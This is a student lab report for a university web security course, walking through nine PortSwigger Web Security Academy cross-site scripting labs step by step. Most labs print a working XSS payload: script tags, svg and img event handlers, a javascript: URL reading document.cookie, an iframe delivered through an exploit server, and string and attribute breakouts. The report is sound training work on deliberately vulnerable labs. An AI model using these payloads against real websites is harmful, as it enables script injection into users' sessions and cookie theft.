Sri Lanka Institute of Information Technology

Web Security - IE2062

Cross-Site Scripting (XSS) Report

C.D Aluthge

IT22581402

Y2S2

Weekday - Group 1.2

What is Cross-site scripting?


An attacker can compromise user interactions with a vulnerable application through a web security vulnerability called cross-site scripting, or XSS. The same origin policy, which separates various websites from one another, can be evaded by an attacker. Cross-site scripting vulnerabilities typically enable an attacker to assume the identity of a vulnerable user, do any actions that the user is capable of performing, and gain access to any data that the user has. Should the victim user possess privileged access within the application, the attacker might potentially obtain complete command over all the features and information within the application.

Lab 01


- Copy and paste the following into the search box:

  <script>alert(1)</script>

- Click search



- The lab updates




Lab 02

JavaScript code will be inserted as a cached XSS attack in this lab.

- Copy and paste the following into the search box:

  <script>alert(1)</script>

- Enter a name, email, and website.



- Click "Post comment".

Web Security Academy

Stored XSS into HTML context with nothing encoded

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home

...53580d9216c00cc00e2.web-security-academy.net says

1

OK

Comments

Nick O'Bocka | 23 January 2024

Great blog. I have also accepted your cookies, can you tell me what flavour they are and when they'll arrive?

Ben Eleven | 31 January 2024

So illuminating. Mainly as we have a power cut and my laptop of the only source of light we have.


snickerdoodle | 17 February 2024

Leave a comment


Comment:

Lab 03

- Enter a random alphanumeric string into the search box.




- Right-click and inspect the element and observe that your random string has been placed inside an img src attribute.




- Break out of the img attribute by searching for:

"><svg onload=alert(1)>



- The lab updates




Lab 04


- Enter the following into the into the search box:

  <img src=1 onerror=alert(1)>

- Click "Search"

- The image is does not load when the page is being rendered. The JavaScript notice box will then appear, indicating the XSS vulnerability and updating the lab to:


Web Security Academy
DOM XSS in
...0680458015009f00d4.web-security-academy.net says
1
OK
search
LAB Not solved
Home
0 search results for '
'
Search the blog...
Search
< Back to Blog


Web Security Academy
DOM XSS in innerHTML sink using source location.search
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '
Search the blog...
Search
< Back to Blog


Lab 05

On the "Send feedback" tab, modify the returnPath query parameter to "/ " followed by a random alphanumeric string. When you investigate the element with a right-click, you will see that your random string is inside an a href attribute.

- Change returnPath to:

  javascript:alert(document.cookie)

- Hit enter and click "back".



Lab 06


- From the lab banner, open the exploit server and In the **Body** section, add the following malicious iframe:

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#"
onload="this.src+='<img src=x onerror=print()>'"></ iframe>
```

- tore the exploit, then click View exploit to confirm that the print() function is called.Go back to the exploit server and click Deliver to victim to solve the lab.


Lab 07


- Submit a random alphanumeric string in the search box,



- Replace your input with the following payload to escape the quoted attribute and inject an event handler:


  "onmouseover="alert(1)






Lab 08


- Post a comment with a random alphanumeric string in the "Website" input.



- then use Burp Suite to intercept the request and send it to Burp Repeate Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.




- Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert: ‚javascript:alert(1) Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.




Lab 09

- Submit a random HTML code in the search box.




- Observe that the random string has been reflected inside a JavaScript string.Replace your input with the following payload to break out of the JavaScript string and inject an alert:

  '-alert(1)-'




- Search and you can see the lab updated.


...32685c85c0000c80091.web-security-academy.net says
OK

